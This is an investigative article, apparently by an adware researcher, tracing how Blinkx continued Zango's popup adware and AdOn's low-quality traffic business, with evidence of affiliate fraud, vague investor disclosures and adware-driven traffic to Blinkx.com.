



Tellingly, Blinkx takes considerable steps to distance itself from these deceptive practices. For example, nothing on Blinkx’s site indicates that Weather Alerts is a Blinkx app or shows Blinkx ads. The Desktopweatheralerts.com site offers no name or address, even on its Contact Us form. Weather Alerts comes from a company called Local Weather LLC, an alter ego of Weather Notifications LLC, both of Minneapolis MN, with no stated affiliation with Blinkx. Weather Notifications’ listed address is a one-bedroom one-bathroom apartment — hardly a standard corporate office. Nonetheless, multiple factors indicate to me that Desktop Weather Alerts is delivers a version of Zango adware. For one, Desktop Weather Alerts popups use the distinctive format long associated with Zango, including the distinctive browser buttons at top-left, as well as distinctive format of the advertisement label at bottom-left. Similarly, many sections of the license agreement and privacy policy are copied verbatim from longstanding Zango terms. Within the Weather Alerts EXE, strings reference 180search Assistant (a prior Zango product name) as well as 180client and various control systems long associated with Zango’s ad-targeting system. Similarly, when Weather Alerts delivers ads, its ad-delivery communications use a distinctive proprietary HTTP syntax both for request (to showme.aspx, with a HTTP POST parameter of epostdata= providing encoded ad context) and response (a series of HTML FORM elements, most importantly an INPUT NAME=ad_url to indicate the popup to open). I have seen this syntax (and its predecessors) in Zango apps for roughly a decade, but I have never seen this syntax used by any advertising delivered by other adware vendors or other companies. Moreover, when a Blinkx contractor previously contacted a security vendor to request whitelist treatment of its adware, the Blinkx representative said “The client is Blinkx … Your engine … was flagging their installer package SWA as SevereWeatherAlerts…” (emphasis added). Notice the Blinkx representative indicating that SWA (another Local Weather program, virtually identical save for domain name and product name) is “their” app, necessarily referring to Blinkx. Finally, in a February 2014 presentation, Blinkx CEO Brian Mukherjee included the distinctive Local Weather icon (present throughout the LW app and in LW’s installation solicitations) as part of the “Blinkx Ecosystem” — further confirming the link between LW and Blinkx. Taken together, these factors give good reason to conclude that Local Weather is applications are powered by Blinkx and part of the Blinkx network. Furthermore, in my testing Blinkx is the sole source of advertising for Weather Alerts — meaning that Blinkx’s payments are Weather Alerts’ primary source of revenue and primary reason for existence. (Additions made February 13, 2014, shown in grey highlighting.)

Blinkx/Zango software continues to defraud affiliate merchants. Blinkx/Zango software continues to defraud affiliate merchants.




Meanwhile, Zango-delivered advertising remains a major cause of concern. Zango’s core advertising product remains the browser popup — a disruptive form of advertising unpopular with most users and also unpopular with most mainstream advertisers. Notably, Zango’s popups perpetrate various advertising fraud, most notably ‘lead stealing” affiliate windows that cover merchant sites with their own affiliate links. If the user purchases through either window, the Zango advertiser gets paid a commission — despite doing nothing to genuinely cause or encourage the user’s purchase. (Indeed, the popup interrupts the user and thereby somewhat discourages a purchase.) At right, I show a current example: In testing of January 19, 2014, Blinkx/Zango sees a user browsing Walmart, then opens a popup to Blinkx/LeadImpact (server lipixeltrack) which redirects to LinkShare affiliate ORsWWZomRM8 and on to Walmart. Packet log proof. Thus, Walmart ends up having to pay an affiliate commission on traffic it already had — a breach of Walmart’s affiliate rules and broadly the same as the practice for which two eBay affiliates last year pled guilty. I’ve reported Zango software used for this same scheme since June 2004. As shown at right and in other recent examples, Zango remains distinctively useful to rogue affiliates perpetrating these schemes. These rogue affiliates pay Blinkx to show the popups that set the scheme in motion — and I see no sign that Blinkx has done anything to block this practice.

Rather than put a stop to these practices, Blinkx largely attempts to distance itself from Zango’s legacy business. For one, Blinkx is less than forthright as to what exactly it purchased. In Blinkx’s 2010 financial report, the first formal investor statement to discuss the acquisition, Blinkx never uses the word “Zango” or otherwise indicates the specific company or assets that Blinkx acquired. Rather, Blinkx describes the purchase as “certain net assets from a consortium of financial institutions to facilitate the growth of the video search and advertising businesses.” If a reader didn’t already know what Blinkx had bought, this vague statement would do nothing to assist.

Even when Blinkx discusses the Zango acquisition, it is less than forthcoming. UK news publication The Register quotes an unnamed Blinkx spokeswoman saying that Blinkx “purchased some technical assets from the bank [that foreclosed on Zango] including some IP and hardware, which constituted about 10 per cent of Zango’s total assets.” Here too, readers are left to wonder what assets are actually at issue. A natural interpretation of the quote is that Blinkx purchased trademarks, domain names, or patents plus general-purpose servers — all consistent with shutting the controversial Zango business. But in fact my testing reveals the opposite: Blinkx continues to run key aspects of Zango’s business: legacy Zango installations continue to function as usual and continue to show ads, and Blinkx continues to solicit new installations via the same methods, programs, and partners that Zango previously used. Furthermore, key Zango staff joined Blinkx, facilitating the continuation of the Zango business. Consider Val Sanford, previously a Vice President at Zango; her LinkedIn profile confirms that she stayed with Blinkx for three years after the acquisition. I struggle to reconcile these observations with the claim that Blinkx only purchased 10% of Zango or that the purchase was limited to “IP and hardware.” Furthermore, ex-Zango CTO Ken Smith contemporaneously disputed the 10% claim, insisting that “Blinkx acquired fully 100% of Zango’s assets.”

Blinkx has been equally circumspect as to the size of the ex-Zango business. In Blinkx’ 2010 financial report, Blinkx nowhere tells investors the revenue or profit resulting from Zango’s business. Rather, Blinkx insists “It is not practical to determine the financial effect of the purchased net assets…. The Group’s core products and those purchased have been integrated and the operations merged such that it is not practical to determine the portion of the result that specifically relates to these assets.” I find this statement puzzling. The ex-Zango business is logically freestanding — for example, separate relationships with the partners who install the adware on users’ computers. I see no proper reason why the results of the ex-Zango business could not be reported separately. Investors might reasonably want to know how much of Blinkx’s business comes from the controversial ex-Zango activities.

Indeed, Blinkx’s investor statements make no mention whatsoever of Zango, adware, pop-ups, or browser plug-ins of any kind in any annual reports, presentations, or other public disclosures. (I downloaded all such documents from Blinkx’ Financial Results page and ran full-text search, finding no matches.) As best I can tell, Blinkx also failed to mention these endeavors in conference calls or other official public communications. In a December 2013 conference call, Jefferies analyst David Reynolds asked Blinkx about its top sources of traffic/supply, and management refused to answer — in sharp contrast to other firms that disclose their largest and most significant relationships.

In March-April 2012, many ex-Zango staff left Blinkx en masse. Many ended up at Verti Technology Group, a company specializing in adware distribution. Myriad factors indicate that Blinkx controls Verti: 1) According to LinkedIn, Verti has eight current employees of which five are former employees of Zango, Pinball, and/or Blinkx. Other recent Verti employees include Val Sanford, who moved from Zango to Blinkx to Verti. 2) Blinkx’s Twitter account: Blinkx follows just nineteen users including Blinkx’s founder, various of its acquisitions (including Prime Visibility / AdOn and Rhythm New Media), and several of their staff. Blinkx follows Verti’s primary account as well as the personal account of a Verti manager. 3) Washington Secretaty of State filings indicate that Verti’s president is Colm Doyle (then Directory of Technology at Blinkx, though he subsequently returned to HP Autonomy) and secretary, treasurer, and chairman is Erin Laye (Director of Project Management at Blinkx). Doyle and Laye’s links to Blinkx were suppressed somewhat in that both, at formation, specified their home addresses instead of their Blinkx office. 4) Whois links several Verti domains to Blinkx nameservers. (Details on file.) Taken together, these facts suggest that Blinkx attempted to move a controversial business line to a subsidiary which the public is less likely to recognize as part of Blinkx.

The Legacy AdOn Business

In November 2011, Blinkx acquired Prime Visibility Media Group, best known for the business previously known as AdOn Network and MyGeek. I have critiqued AdOn’s traffic repeatedly: AdOn first caught my eye when it boasted of relationships with 180solutions/Zango and Direct Revenue. New York Attorney General litigation documents later revealed that AdOn distributed more than 130,000 copies of notorious Direct Revenue spyware. I later repeatedly reported AdOn facilitating affiliate fraud, inflating sites’ traffic stats, showing unrequested sexually-explicit images, and intermediating traffic that led to Google click fraud.

Similar problems continue. For example, in a February 2013 report for a client, I found a botnet sending click fraud traffic through AdOn’s ad-feeds.com server en route to advertisers. In an August 2013 report for a different client, I found invisible IFRAMEs sending traffic to AdOn’s bing-usa.com and xmladfeed.com servers, again en route to advertisers. Note also the deceptive use of Microsoft’s Bing trademark — falsely suggesting that this tainted traffic is in some way authorized by or affiliated with Bing, when in fact the traffic comes from AdOn’s partners. Moreover, the traffic was entirely random and untargeted — keywords suggested literally at random, entirely unrelated to any aspect of user interests. In other instances, I found AdOn receiving traffic directly from Zango adware. All told, I reported 20+ distinct sequences of tainted AdOn traffic to clients during 2013. AdOn’s low-quality traffic is ongoing: Advertisers buying from AdOn receive invisible traffic, adware/malware-originating traffic, and other tainted traffic that sophisticated advertisers do not want.



An AdOn staff member touts multiple incriminating characteristics of AdOn traffic. An AdOn staff member touts multiple incriminating characteristics of AdOn traffic.

Industry sources confirm my concern. For example, a June 2013 Ad Week article quotes one publisher calling AdOn “just about the worst” at providing low-quality traffic, while another flags “crazy traffic patterns.” In subsequent finger-pointing as to tainted traffic to OneScreen sites, OneScreen blamed a partner, Touchstorm, for working with AdOn — wasting no words to explain why buying from AdOn is undesirable. Even intentional AdOn customers report disappointing quality: In comments on a posting by Gauher Chaudhry, AdOn advertisers call AdOn “the reason I stopped doing any PPV [pay-per-view] … this is bot traffic”, “junk”, and “really smell[s] like fake traffic.” Of 31 comments in this thread, not one praised AdOn traffic quality.

Recent statements from AdOn employees confirm undesirable characteristics of AdOn traffic. Matthew Papke’s LinkedIn page lists him as Director of Contextual Ads at AdOn. But his page previously described AdOn’s offering as “pop traffic” — admitting undesirable non-user-requested pop-up inventory. His page called the traffic “install based” — indicating that the traffic comes not from genuine web pages, but from adware installed on users’ computers. See screenshot at right. All of these statements have been removed from the current version of Matthew’s page.

Problems at Blinkx.com: Low-Quality Traffic, Low-Quality Content, and Invisible Ads



Alexa reports a sharp jump in Blinkx traffic in late 2013. Alexa reports a sharp jump in Blinkx traffic in late 2013.

Alexa reports a sharp jump in Blinkx traffic in late 2013. Zango adware caused my computer to display this page from the Blinkx site, full-screen and without standard window controls.

Blinkx’s namesake service is the video site Blinkx.com. Historically, this site has been a bit of an also-ran — it’s certainly no YouTube! But Alexa reports a striking jump in Blinkx popularity as of late 2013: Blinkx’s traffic jumped from rank of roughly 15,000 worldwide to, at peak, rank of approximately 3,000. What could explain such a sudden jump?

In my automated and manual testing of Zango adware, I’ve recently begun to see Zango forcing users to visit the Blinkx site. The screenshot at right gives an example. My test computer displayed Blinkx full-screen, without title bar, address bar, or standard window buttons to close or minimize. See also a partial packet log, wherein the Blinkx site attributes this traffic to Mossysky (“domain=mossysky”), one of the Zango brand names. It’s a strikingly intrusive display — no wonder users are complaining, about their computers being unusable due to Blinkx’s unwanted intrusion. See e.g. a December 2013 Mozilla forum post reporting “my computer has been taken over by malware, half the links are inaccessible because of hovering links to Blinkx,” and a critique and screenshot showing an example of these hovering links. On a Microsoft support forum, one user reports Internet Explorer automatically “opening … numerous BLINKX websites” — as many as “20 websites open at one time, all Blinkx related.”

Moreover, Alexa’s analysis of Blinkx visitor origins confirms the anomalies in this traffic. Of the top ten sites sending traffic to Blinkx, according to Alexa, six are Blinkx servers, largely used to forward and redirect traffic (networksad.com, advertisermarkets.com, networksads.com, advertiserdigital.com, blinkxcore.com, and networksmarkets.com). See Alexa’s Site Info for Blinkx.com at heading “Where do Blinkx.com’s visitors come from?”

Strikingly, Zango began sending traffic to Blinkx during the winter 2013 holiday season — a time of year when ad prices are unusually high. Zango’s popups of Blinkx seem to have ended as suddenly as they began — consistent with Blinkx wanting extra traffic and ad revenue when ad prices are high, but concluding that continuing this practice at length risks excessive scrutiny from both consumers and advertisers.

